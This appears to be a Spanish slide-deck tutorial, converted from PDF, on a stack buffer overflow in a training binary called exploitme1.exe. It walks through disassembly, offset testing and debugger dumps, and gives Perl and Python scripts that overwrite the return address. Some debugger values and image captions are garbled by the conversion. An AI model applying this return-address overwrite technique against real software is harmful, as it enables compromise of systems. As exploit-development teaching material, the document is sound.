.text:00401306 loc_401306: ; CODE XREF: _main+46↑j
    mov    eax, [ebp+argv]
    add    eax, 4
    mov    eax, [eax]
    mov    [esp+48h+var_44], eax
    lea    eax, [ebp+var_18]
    mov    [esp+48h+var_48], eax
    call   strcpy
    mov    [ebp+var_1C], 0


.text:00401324 ; CODE XREF: _main+5B↑j
.loc_401324:
.text:00401324
.text:00401327
.text:0040132A
.text:0040132B
.text:0040132B _main
.text:0040132B
.text:0040132B
```

The assembly code is annotated with several red boxes:

- A red box surrounds the instruction `cmp [ebp+argc], 2`.
- A red box surrounds the label `loc_401306`.
- A red box surrounds the instruction `jmp short loc_401324`.
- A red box surrounds the label `loc_401324`.

exploitme1.C

- Código ensamblador de la función extra:




IDA View-A

```
• .text:00401290    push    ebp
• .text:00401291    mov     ebp, esp
• .text:00401293    sub     esp, 8
• .text:00401296    mov     dword ptr [esp], offset aNoDeberiaEjecu ; "\nNo deberia ejecutarse\n"
• .text:0040129D    call    printf
• .text:004012A2    mov     eax, 0
• .text:004012A7    leave
• .text:004012A8    retn
```

exploitme1.C

- Variar la longitud del argumento de 4 en 4 para identificar el comportamiento del programa.
- Recordar que el búfer reservado es de 16 localidades.
- Pruebas realizadas con 16, 20 y 24 caracteres:




```
C:\Windows\system32\cmd.exe

C:\Users\malware\Desktop>exploitme1.exe AAAAAAAAAAAAAAAA
C:\Users\malware\Desktop>exploitme1.exe AAAAAAAAAAAAAAAA
C:\Users\malware\Desktop>exploitme1.exe AAAAAAAAAAAAAAAA
C:\Users\malware\Desktop>_
```

The screenshot shows a Windows Command Prompt window titled 'C:\Windows\system32\cmd.exe'. It displays three separate command-line executions of the 'exploitme1.exe' program. Each execution is followed by a long string of the letter 'A'. The first two executions result in identical outputs, while the third execution results in a different output, indicated by a blank line at the end of the command history.


exploitme1.C

- Prueba realizada con 28 caracteres:



exploitme1.C

- Prueba realizada con 32 caracteres:



exploitme1.C

- Conclusión del manejo de direcciones:
 - Variables locales → 24 bytes
 - Registro EBP → 28 bytes (24 + 4)
 - Valor de EIP (antes de entrar a la función) → 32 bytes (24+4+4)
- Ahora resta sobrescribir la dirección de retorno predeterminada por **0x00401296**, que hace referencia a la parte de la subrutina **FuncionExtra()** que imprime un mensaje.


exploitme1.C

- Programa en lenguaje Perl para este *buffer overflow*:

```
#!/usr/bin/perl -w
use strict;
use warnings;

my $exploit = "A"x24 . "B"x4 . "\x96\x12\x40\x00";
print "Argumento: $exploit";
print "\nLongitud: " . length($exploit) . "\n";
system ("exploitme1.exe $exploit");
```

exploitme1.C



exploitme1.C


- Programa en lenguaje Python para este *buffer overflow*:

```
#!/usr/bin/python
import os

exploit = "A" * 24 + "B" * 4 + "\x96\x12\x40";
print "Argumento: " + exploit;
print "Longitud:", len(exploit);
os.system("exploitme1.exe " + exploit);
```

exploitme1.C

- Nota: se omite el byte 0x00 por el manejo de cadenas, aunque no afecta porque ya se encuentra en memoria.



exploitme1.C

- Abrir el exploitme1.exe con OllyDbg pasando como argumento 32 caracteres:

AAAAAAAAAAAAAAAAAAAAA**BBBBCCCC**

exploitme1.C

- Realizar las siguientes actividades:
 - Colocar un punto de interrupción en la función strcpy().
 - Correr el programa con la tecla F9.
 - Visualizar la sección de memoria a partir de la dirección donde se escribirá en el búfer.
 - Mostrar la representación ASCII en la sección del *stack*.

exploitme1.C

C CPU - main thread, module exploitm

00401318	CALL <JMP.&msvort.strcpy>	strcpy	Registers (FPU)
0040131D	MOV DWORD PTR SS:[EBP-1C],0		EAX 0022FF30
00401324	MOV EAX,DWORD PTR SS:[EBP-1C]		ECX 00000000
00401327	MOV EDI,DWORD PTR SS:[EBP-4]		EDX 77AE70B4 ntdll.KiFastSystemCall!Ret
0040132A	LEAVE		EBP 0000040000
0040132B	RETN		ESP 0022FEF0
0040132C	NOP		EBP 0022FF48
0040132D	NOP		ESI 0000000000
0040132E	NOP		EDI 0022FF40
0040132F	NOP		EIP 00401318 exploitm.00401318
00401330	PUSH EBP		C 0 ES 0023 32bit 0(FFFFFFFF)
00401331	MOV ECX,exploitm.00401300		P 1 CS 001B 32bit 0(FFFFFFFF)
00401336	MOV EBP,ESP		A 0 SS 0023 32bit 0(FFFFFFFF)
00401338	JMP SHORT exploitm.0040134E		Z 0 DS 0023 32bit 0(FFFFFFFF)
00401339	LEA ESI,DWORD PTR DS:[ESI]		S 0 FS 003B 32bit 7FFDF000(FFF)
00401340	MOV EDX,DWORD PTR DS:[ECX+4]		T 0 GS 0000 NULL
00401343	MOV EAX,DWORD PTR DS:[ECX]		D 0
00401345	ADD ECX,8		0 0 LastErr ERROR_FILE_NOT_FOUND (00000002)
00401860	=<JMP.&msvort.strcpy>		

Registers (FPU)

- EAX 0022FF30
- ECX 00000000
- EDX 77AE70B4 ntdll.KiFastSystemCall!Ret
- EBP 0000040000
- ESP 0022FEF0
- EBP 0022FF48
- ESI 0000000000
- EDI 0022FF40
- EIP 00401318 exploitm.00401318
- C 0 ES 0023 32bit 0(FFFFFFFF)
- P 1 CS 001B 32bit 0(FFFFFFFF)
- A 0 SS 0023 32bit 0(FFFFFFFF)
- Z 0 DS 0023 32bit 0(FFFFFFFF)
- S 0 FS 003B 32bit 7FFDF000(FFF)
- T 0 GS 0000 NULL
- D 0
- 0 0 LastErr ERROR_FILE_NOT_FOUND (00000002)

Address Hex dump ASCII

Address	Hex dump	ASCII
0022FF30	00 00 00 00 00 00 00 00
0022FF38	00 00 00 00 00 00 00 00
0022FF40	48 FF 22 00 00 00 00 00	H ..
0022FF48	78 FF 22 00 E7 11 40 00	x ".@.
0022FF50	02 00 00 00 20 2C 3B 00	@... .;.
0022FF58	68 19 3B 00 FF FF FF FF	h++;.
0022FF60	70 FF 22 00 A0 15 80 77	p ".asqw
0022FF68	00 00 40 00 68 19 3B 00	.@.h++;.
0022FF70	00 00 00 00 00 A0 FD 7F^a^
0022FF78	88 FF 22 00 38 12 40 00	e ".8@.
0022FF80	01 00 00 00 00 00 00 00	0.....
0022FF88	94 FF 22 00 45 3C C4 77	o ".E<-w
0022FF90	00 A0 FD 7F D4 FF 22 00	a^@E ".
0022FF98	F5 37 B0 77 00 A0 FD 7F	?7@w.a^@
0022FFA0	C8 C0 81 72 00 00 00 00	^Ur....
0022FFA8	00 00 00 00 00 A0 FD 7F^a^
0022FFB0	00 00 00 00 00 00 00 00
0022FFB8	00 00 00 00 A0 FF 22 00^a".
0022FFC0	00 00 00 FF FF FF FF FF
0022FFC8	ED E0 AB 77 64 20 0C 05	Y@wd-@.
0022FFD0	00 00 00 EC FF 22 00^@".
0022FFD8	C8 37 B0 77 20 12 40 00	?7@w @@.
0022FEF0	00 00 ED 2F 00 00 00 00	^@.

Registers (FPU)

- dest = 0022FF30
- src = HHHHHHHHHHAAAAAAAAABBBBCCCC"
- RETURN to exploitm.004012CF from exploitm.00401770
- r@w RETURN to msvort.777F98DA from msvort.777F987B
- r@w RETURN to msvort.7780A0FA from msvort.free
- 0 0 LastErr ERROR_FILE_NOT_FOUND (00000002)


exploitme1.C

- Presionar en repetidas ocasiones la tecla F7.

The screenshot shows the Immunity Debugger interface with the following details:

- Registers (FPU) Window:**
 - EAX 00000000
 - ECX 00582AE8
 - EDX BA004343
 - EBP 00004000
 - ESP 0022FF4C ASCII "CCCC"
 - EBP 42424242
 - ESI 00000000
 - EDI 41414141
 - EIP 0040132B exploitm.0040132B
- Registers Window:**
 - C 0 ES 0023 32bit 0(FFFFFFF)
 - P 1 CS 001B 32bit 0(FFFFFFF)
 - A 0 SS 0023 32bit 0(FFFFFFF)
 - Z 1 DS 0023 32bit 0(FFFFFFF)
 - S 0 FS 003B 32bit 7FFDE000(FFF)
 - T 0 GS 0000 NULL
 - D 0
 - O 0 LastErr ERROR_FILE_NOT_FOUND (00000002)
- Memory Dump Window:**
 - Address: 0022FF30 - 0022FF48 (highlighted by red boxes).
 - Hex dump: Various memory addresses containing patterns like "AAAAAA" and "BBBBCCCC".
 - ASCII dump: Corresponding ASCII values.
 - Registers: EIP points to 0040132B.
 - Registers: ESP points to 0022FF4C.
 - Registers: EBP points to 42424242.
 - Registers: EAX points to 43434343.

exploitme1.C



EXPLOITME1 + PAYLOAD

exploitme1.C

- Función system() :

